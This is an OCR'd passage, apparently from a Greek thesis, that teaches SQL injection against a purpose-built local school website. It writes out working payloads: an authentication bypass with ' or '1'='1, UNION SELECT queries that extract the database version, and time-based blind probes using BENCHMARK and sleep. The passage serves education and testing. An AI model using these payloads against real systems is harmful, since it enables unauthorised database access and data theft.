Η μεταβλητή POST χρησιμοποιείται για να στείλει πληροφορία στον διαδικτυακό εξυπηρετητή. Με αυτή την μέθοδο συνήθως συμπληρώνεται μια φόρμα με στοιχεία και στέλνεται στον εξυπηρετητή πατώντας το κουμπί υποβολής.

2.4 Παράμετροι που χειραγωγούνται

Σε κάθε ιστότοπο υπάρχουν μεταβλητές στο τέλος συνήθως κάθε γραμμής στο url όπου δέχονται κάποια τιμή είτε αριθμητική είτε συμβολοσειρά. Αυτές οι μεταβλητές μπορεί να είναι η είσοδος ώστε ένας επιτιθέμενος να φτάσει μέχρι τη βάση μιας ιστοσελίδας. Ποιο συγκεκριμένα στο παρακάτω url φαίνεται η μεταβλητή id3.


http://localhost/MySchool/teachers.php?id3=1

Στη θέση του id3=1 θα μπορούσε να είναι μια μεταβλητή όχι αριθμητική αλλά μια συμβολοσειρά

http://localhost/MySchool/teachers.php?id3=john’

Το πιθανότερο λάθος που μπορεί να εμφανίσει ο διακομιστής είναι :

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''' at line 1



Εικόνα 6: Μήνυμα λάθους από την βάση

Άλλο παρόμοιο τεστ που μπορεί να γίνει είναι:

http://localhost/MySchool/teachers.php?id3=jo' 'hn

2.5 Λάθη στην MySQL

Το παρακάτω λάθος είναι μια συνήθης ένδειξη ότι έχουμε έγχυση επερωτημάτων:

Warning: mysql_fetch_array(): supplied argument is not a valid MySQL result resourse in /wamp/www/MySchool/main.php on line 8

Όταν ένας επιτιθέμενος τροποποιήσει μια παράμετρο συμβολοσειρά προσθέτοντας μία μονή απόστροφο ο διακομιστής θα επιστρέψει το παρακάτω μήνυμα:

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''' at line 1

Εάν η παραποιημένη παράμετρος δεν είναι συμβολοσειρά και δεν εμπερικλείεται μέσα σε μονά εισαγωγικά το μήνυμα λάθους που εμφανίζεται είναι το παρακάτω:

Unknown column 'attack' in 'where clause'

2.6 Ανταπόκριση της εφαρμογής

Στη προηγούμενη παράγραφο παρουσιάστηκαν λάθη που εμφανίζονται όταν μια βάση αποτυγχάνει να εκτελέσει ένα επερώτημα. Σε αυτό το κομμάτι θα δούμε παραδείγματα λαθών που δεν φαίνονται κατευθείαν στον περιηγητή και δημιουργούν διαφορετικά επίπεδα πολυπλοκότητας.

2.7 Γενικά λάθη

http://localhost/MySchool/teachers.php?id3=1 or 1=1

Στο παραπάνω παράδειγμα η δεύτερη συνθήκη είναι πάντα αληθής οπότε αφού πάντα μία από της δύο συνθήκες είναι αληθής το επερώτημα είναι αληθές και θα εκτελεστεί κανονικά με αποτέλεσμα να φέρει όλο τον πίνακα.

http://localhost/MySchool/teachers.php?id3=1 or 1=2

Στο παραπάνω παράδειγμα η δεύτερη συνθήκη είναι πάντα ψευδής οπότε το επερώτημα εκτελείται αφού η πρώτη συνθήκη είναι αληθής και επιστρέφει την πρώτη γραμμή από τον πίνακα.


http://localhost/MySchool/teachers.php?id3=1 and 1=2

Στο παραπάνω παράδειγμα πρέπει και οι δύο συνθήκες να είναι αληθής αλλά η δεύτερη είναι πάντα ψευδής με αποτέλεσμα το επερώτημα να μην επιστρέψει καμία γραμμή με δεδομένα


2.8 Τυφλή ανίχνευση έγχυσης

Ο συνήθης στόχος ενός επιτιθέμενου είναι να έχει πρόσβαση στη βάση ενός ιστότοπου ή γενικά πρόσβαση σε μια βάση και εν συνεχεία να μπορεί να την τροποποιήσει που είναι η χείριστη περίπτωση για τον κάτοχο της βάσης. Ωστόσο σε πολλές περιπτώσεις δεν είναι εύκολη η έκθεση των δεδομένων όχι όμως ότι ο κώδικας δεν είναι ευπαθής σε επιθέσεις έγχυσης επερωτημάτων. Η έκθεση των δεδομένων θα γίνει με διαφορετικό τρόπο. Πιο συγκεκριμένα δίνεται το εξής παράδειγμα. Στην αρχική ιστοσελίδα ενός σχολείου υπάρχει μια φόρμα που

ζητάει σε κάθε χρήστη να δώσει όνομα χρήστη και κωδικό ώστε να συνεχίσει στην επόμενη σελίδα του ιστότοπου. Στην αρχή δίνεται τυχαίο όνομα και κωδικός και η σελίδα στέλνει μήνυμα λάθους καθώς το ζευγάρι που δόθηκε δεν ήταν σωστό. Στις εικόνες παρακάτω φαίνεται του λόγου το αληθές.




Εικόνα 7: Εισαγωγή τυχαίων δεδομένων




Εικόνα 8: Το μήνυμα λάθους

Τώρα θα γίνει προσπάθεια να παρακαμφθεί το πρόβλημα. Πιο συγκεκριμένα αν στα πεδία του χρήστη και του κωδικού γραφτεί user’ or ‘1’=’1 το αποτέλεσμα είναι το παρακάτω.



Εικόνα 9: Εισαγωγή των βελτιωμένων στοιχείων



Εικόνα 10: Είσοδος στην κεντρική σελίδα

Η παραπάνω επίθεση ήταν η πρώτη ουσιαστική επίθεση σε μία βάση και συγκαταλέγεται στις τυφλές επιθέσεις καθώς με εκφράσεις αληθής ή ψευδής βλέπουμε πως αντιδρά η βάση. Οι τυφλές επιθέσεις θα παρουσιαστούν αργότερα εκτενέστερα. Η επίθεση της έγχυσης επερωτημάτων είναι μια πολύ γνωστή

ευπάθεια παρόλο που μπορεί σε πολλές περιπτώσεις να είναι δυσδιάκριτη σε κάποιον που δεν έχει εμπειρία. Αυτό γίνεται κατανοητό όταν κοιτώντας το url όπου στην μεταβλητή id3 μπορεί να αλλάξει συνεχώς πειράζοντας την από το url.

http://localhost/MySchool/teachers.php?id3=1

http://localhost/MySchool/teachers.php?id3=2

http://localhost/MySchool/teachers.php?id3=-2 (Δεν υπάρχει)

http://localhost/MySchool/teachers.php?id3=4-2

http://localhost/MySchool/teachers.php?id3=1+3

Στα προηγούμενα url η παράμετρος που περνά μέσα από το επερώτημα είναι το εξής:

SELECT * FROM teachers WHERE id3=4-2

Επίσης μια παραλλαγή της παραπάνω διατύπωσης είναι είναι η εξής:

http://localhost/MySchool/teachers.php?id3=1%2B3 όπου (%2B είναι το +)

http://localhost/MySchool/teachers.php?id3=2%2B3

Τερματίζοντας μία εντολή SQL

Για να τερματιστεί μια εντολή SQL και να μην συνεχιστεί ότι υπάρχει παρακάτω χρησιμοποιείται το σχόλιο. Πιο συγκεκριμένα το - - ή το /* */ και το # είναι τα τρία σύμβολα που χρησιμοποιούνται:

http://localhost/MySchool/teachers.php?id3=2/*hello*/

2.9 Χρονοκαθυστερήσεις

Όταν ξεκινά η διαδικασία ελέγχου των εφαρμογών για ευπάθειες σε έγχυση επερωτημάτων πολλές φορές δεν είναι εφικτό να φανεί αν υπάρχουν ευπάθειες γιατί η βάση δεν στέλνει πίσω κάποιο μήνυμα λάθους. Σε αυτή την περίπτωση χρειάζεται να χρησιμοποιηθεί η χρονοκαθηστέρηση για να ελέγξει τη συμπεριφορά του διακομιστή. Η χρονοκαθηστέρηση είναι μια πολύ δυνατή

τεχνική καθώς ο διακομιστής μπορεί να κρύψει λάθη ή δεδομένα αλλά δεν μπορεί να αποφύγει την αναμονή από την βάση για την επιστροφή του αποτελέσματος και ως εκ τούτου μπορεί να αναγνωριστεί η ύπαρξη της έγχυσης επερωτημάτων. Η συγκεκριμένη τεχνική είναι αρκετά χρήσιμη για τις τυφλές επιθέσεις. Στην MySQL η συνάρτηση που εισάγει καθυστέρηση είναι η BECHMARK. Η BECHMARK σαν συνάρτηση εκτελεί κάποιον κώδικά πολλές φορές. Αυτό χρησιμοποιείται για την αξιολόγηση της ταχύτητας των εκτελούμενων εκφράσεων της MySQL. Ο χρόνος που χρειάζεται από την βάση ποικίλει ανάλογα με τον φόρτο εργασίας του διακομιστή και των υπολογιστικών πόρων. Πιο συγκεκριμένα παρακάτω φαίνονται οι διάφορες παραλλαγές της συνάρτησης για τη χρονοκαθηστέρηση.


http://localhost/MySchool/teachers.php?id3=1 and 1=0 union SELECT BENCHMARK(1000000,SHA1(s_name)),null,null,null,null,null from students

Fatal error: Maximum execution time of 30 seconds exceeded inC:\wamp\www\MySchool\teachers.php on line 9

http://localhost/MySchool/teachers.php?id3=1 and 1=0 union select null,null,null,null,null,if(substring(user(),1,4)=0x726f6f74,sleep(5),1)

http://localhost/MySchool/teachers.php?id3=2 and 1=0 union select null,null,null, null,null,if(substring(user(),1,4)=0x726f6f74,benchmark(100000000,rand()),1)

http://localhost/MySchool/teachers.php?id3=1 and 1=0 union select benchmark (10000,encode('hello','mom')),null,null,null,null,null - -



Εικόνα 11: Χρονοκαθηστέρηση με την BENCHMARK


ΚΕΦΑΛΑΙΟ 3

ΕΚΜΕΤΑΛΛΕΥΣΗ ΤΗΣ ΕΓΧΥΣΗ ΕΠΕΡΩΤΗΜΑΤΩΝ

3.1 Κατανόηση των πιο κοινών τεχνικών έκθεσης

Φτάνοντας σε αυτό το σημείο σημαίνει ότι έχουν βρεθεί μία ή περισσότερες παράμετροι στην διαδικτυακή εφαρμογή που είναι ευπαθείς. Πιθανότατα μία απόστροφος να εισήχθη στην πρώτη GET παράμετρο με αποτέλεσμα η βάση να έστειλε πίσω μήνυμα λάθους. Τώρα πλέον θα προσπαθήσει ο επιτιθέμενος να αποσπάσει πληροφορίες από την βάση του ιστότοπου. Η εκμετάλλευση μιας ευπάθειας μπορεί να σημαίνει διαφορετικά πράγματα σε διαφορετικές καταστάσεις ανάλογα με τις συνθήκες που επικρατούν, όπως είναι τα δικαιώματα του χρήστη, ο ακριβής διακομιστής βάσεων δεδομένων που βρίσκεται από πίσω καθώς επίσης και για το αν ο επιτιθέμενος ενδιαφέρεται να κάνει εξαγωγή δεδομένων, να τροποποιήσει δεδομένα ή να τρέξει εντολές στο σύστημα του διακομιστή. Στη συνέχεια για να φανούν οι επιθέσεις θα χρησιμοποιηθεί η ιστοσελίδα που κατασκευάστηκε για αυτό το λόγο. Πιο συγκεκριμένα υπάρχει η ιστοσελίδα ενός σχολείου και βρισκόμαστε στην σελίδα με τους καθηγητές όπως φαίνεται παρακάτω στο σχήμα.

http://localhost/MySchool/teachers.php?id3=1



Εικόνα 12: Η πρώτη εγγραφή

Η προσοχή πέφτει στην παράμετρο id3 οποία είναι ευπαθής σε επίθεση. Ο ιστότοπος τρέχει σαν βάση από πίσω MySQL. Όλα τα παραδείγματα που θα ακολουθήσουν θα βασίζονται στην παράμετρο GET που θα επιτρέπει στο επιτιθέμενο να εισάγει από το url βλαβερό κώδικα για την βάση. Το ίδιο μπορεί να γίνει και για την μεταβλητή POST μέσω του url.

3.1.1 Αναγνώριση της βάσης δεδομένων

Για μια επιτυχημένη επίθεση έγχυσης κακόβουλων επερωτημάτων πολύ σημαντικό είναι η γνώση της βάσης δεδομένων που χρησιμοποιεί η εφαρμογή. Χωρίς αυτή την πληροφορία είναι αδύνατον να βρεθεί ποια επερωτήματα είναι ευπαθή σε έγχυση για να εξαχθούν οι πληροφορίες που ενδιαφέρουν τον επιτιθέμενο. Η εφαρμογή του διαδικτύου θα δώσει το πρώτο βήμα για αυτό. Η γλώσσα προγραμματισμού PHP χρησιμοποιεί συνήθως σαν βάση την MySQL. Ο καλύτερος τρόπος για να γίνει αναγνώριση της βάσης εξαρτάται σε μεγάλο βαθμό από το αν ο επιτιθέμενος βρίσκεται σε τυφλή ή μη-τυφλή κατάσταση. Αν η εφαρμογή επιστρέφει τα αποτελέσματα των επερωτημάτων ή/και μηνύματα λάθους της βάσης δεδομένων η ιχνηλάτηση είναι αρκετά απλή γιατί είναι πολύ εύκολο να δημιουργήσει έξοδο η οποία παρέχει πληροφορίες για την τεχνολογία που την διέπει. Από την άλλη πλευρά αν ο επιτιθέμενος είναι σε τυφλή κατάσταση και η βάση δεν επιστρέφει λάθη θα πρέπει να γίνει αλλαγή προσέγγισης και να δοκιμαστούν επερωτήματα που δουλεύουν στην συγκεκριμένη τεχνολογία. Ανάλογα με το ποια επερωτήματα εκτελούνται επιτυχώς ο επιτιθέμενος είναι ικανός να αποκτήσει μια ακριβή εικόνα της βάσης που θέλει να χτυπήσει.

3.1.2 Μη τυφλή ιχνηλάτηση

Πολλές φορές ένα λάθος που θα επιστρέψει η βάση μπορεί να είναι πολύ σαφές ώστε ο επιτιθέμενος να καταλάβει τι έχει να αντιμετωπίσει. Για παράδειγμα προσθέτοντας μια απόστροφο θα αναγκάσει τον διακομιστή της βάσης να λάβει υπόψιν του τους χαρακτήρες που ακολουθούν σαν συμβολοσειρά κάτι το οποίο θα δημιουργήσει συντακτικό λάθος. Εκτελώντας την εντολή στο url http://localhost/MySchool/teachers.php?id3=1' έχουμε το παρακάτω λάθος

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '" at line 1

Αυτό το λάθος είναι πολύ διαφωτιστικό για την βάση που υπάρχει από πίσω. Επίσης ένα άλλο λάθος που βοηθάει στην εύρεση της βάσης είναι σε περίπτωση που δοθεί λάθος πίνακας ή πίνακας που δεν υπάρχει και η βάση στέλνει το παρακάτω λάθος.

http://localhost/MySchool/teachers.php?id3=1 union select * from attacker

Table 'myschool_2.attacker' doesn't exist

Τα μηνύματα λάθους επιτρέπουν γενικά να αποκτήσει ο επιτιθέμενος μια ακριβή ιδέα για τις τεχνολογία αποθήκευσης που χρησιμοποιεί η εφαρμογή. Ωστόσο αυτό δεν είναι πάντα αρκετό για να φανεί τι γίνεται από πίσω. Προχωρώντας για την ανακάλυψη μερικών ακόμα στοιχείων όπως είναι η έκδοση της βάσης καταλαβαίνει κάποιος πολύ γρήγορα ότι η βάση έχει ορισμένα ελαττώματα που μπορεί κάποιος να τα εκμεταλλευτεί. Εάν είναι τυχερός ο επιτιθέμενος τα αποτελέσματα των επιβλαβών επερωτημάτων θα φέρουν πίσω την ακριβή τεχνολογία και έκδοση τις βάσης αβίαστα. Στην πλειονότητα τους οι βάσεις έχουν ένα συγκεκριμένο επερώτημα που επιστρέφει την έκδοση της βάσης και το μόνο που πρέπει να γίνει είναι να φτιαχτεί η εφαρμογή να στέλνει το αποτέλεσμα αυτό από το επερώτημα που θα μπει. Παρακάτω φαίνονται μερικά παραδείγματα για την χρήση των κατάλληλών επερωτημάτων.

SELECT version()

SELECT @@version

Η χρήση των δύο παραπάνω εντολών γίνεται πάνω στην ευπαθή μεταβλητή που έχει βρεθεί.

http://localhost/MySchool/teachers.php?id3=1 union select version(),2,3,4,5,6

http://localhost/MySchool/teachers.php?id3=1 union select @@version,2,3,4,5,6

http://localhost/MySchool/teachers.php?id3=1 and 1=0 union select @@version , null ,null ,null , null ,null

Αν δεν δουλεύει κάποια από τις παραπάνω περιπτώσεις τότε ο επιτιθέμενος πηγαίνει στα τυφλά να βρει την έκδοση της βάσης και πιο συγκεκριμένα ακολουθείται η εξής τεχνική:

id3=1 and 1=0 union select /*!50049 10*/,2,3,4,5,6 Δεν βγάζει λάθος και συνεχίζουμε

id3=1 and 1=0 union select /*!50050 10*/,2,3,4,5,6 Δεν βγάζει λάθος και συνεχίζουμε

id3=1 and 1=0 union select /*!50051 10*/,2,3,4,5,6 Δεν βγάζει λάθος και συνεχίζουμε

id3=1 and 1=0 union select /*!50052 10*/,2,3,4,5,6 Βγάζει λάθος

Αυτό σημαίνει ότι το προηγούμενο επερώτημα πριν από αυτό που επέστρεψε λάθος είναι η έκδοση της βάσης που ψάχνει ο επιτιθέμενος.

Εικόνα 13: Η παράμετρος @@version και το αποτέλεσμα

Εικόνα 14: Τυφλή εύρεση της βάσης

3.1.3 Τυφλή ιχνηλάτηση

Όταν η εφαρμογή δεν επιστρέφει την επιθυμητή πληροφορία κατευθείαν χρειάζεται μια πλάγια προσέγγιση για την κατανόηση της τεχνολογίας που χρησιμοποιείται από πίσω. Μια τέτοια προσέγγιση βασίζεται σε λεπτές διαφορές στις διαλέκτους των επερωτημάτων για διαφορετική χρήση στη διαχείριση των βάσεων δεδομένων. Η πιο γνωστή τεχνική υποδεικνύει πώς διάφορα κομμάτια μπαίνουν σε μια σειρά από συμβολοσειρές. Υπάρχει το επερώτημα SELECT ‘somestring’ . Αυτό το επερώτημα είναι έγκυρο για την πλειονότητα των διάφορων βάσεων δεδομένων αλλά αν αρχίσει να τεμαχίζεται σε υποσυμβολοσειρές τότε αρχίζει να φαίνεται η διαφορά. Πιο συγκεκριμένα υπάρχουν οι παρακάτω εντολές:

SELECT ‘some’ ‘string’

SELECT CONCAT(‘some’ , ‘string’)

Ως εκ τούτου αν υπάρχει μια παράμετρος που μπορεί να δεχτεί επίθεση μπορούν να δοκιμαστούν διαφορετικές αλληλουχίες σύνταξης. Εξαρτάται από το ποια επιστρέφει το ίδιο αποτέλεσμα με το κανονικό επερώτημα. Η ίδια τεχνική ισχύει

και για αριθμητική παράμετρο που μπορεί να δεχθεί επίθεση. Πιο συγκεκριμένα χρειάζεται ένα επερώτημα που να υποστηρίζει αριθμητική συμβολοσειρά σαν το παρακάτω:

http://localhost/MySchool/teachers.php?id3=1

Η παράμετρος id3 είναι ευάλωτη σε επίθεση. Οπότε μπορούν να γίνουν τα παρακάτω:

http://localhost/MySchool/teachers.php?id3=1 and 1=0 union select connection_id(),2,3,4,5,6

http://localhost/MySchool/teachers.php?id3=1 and 1=0 union select last_insert_id(),2,3,4,5,6

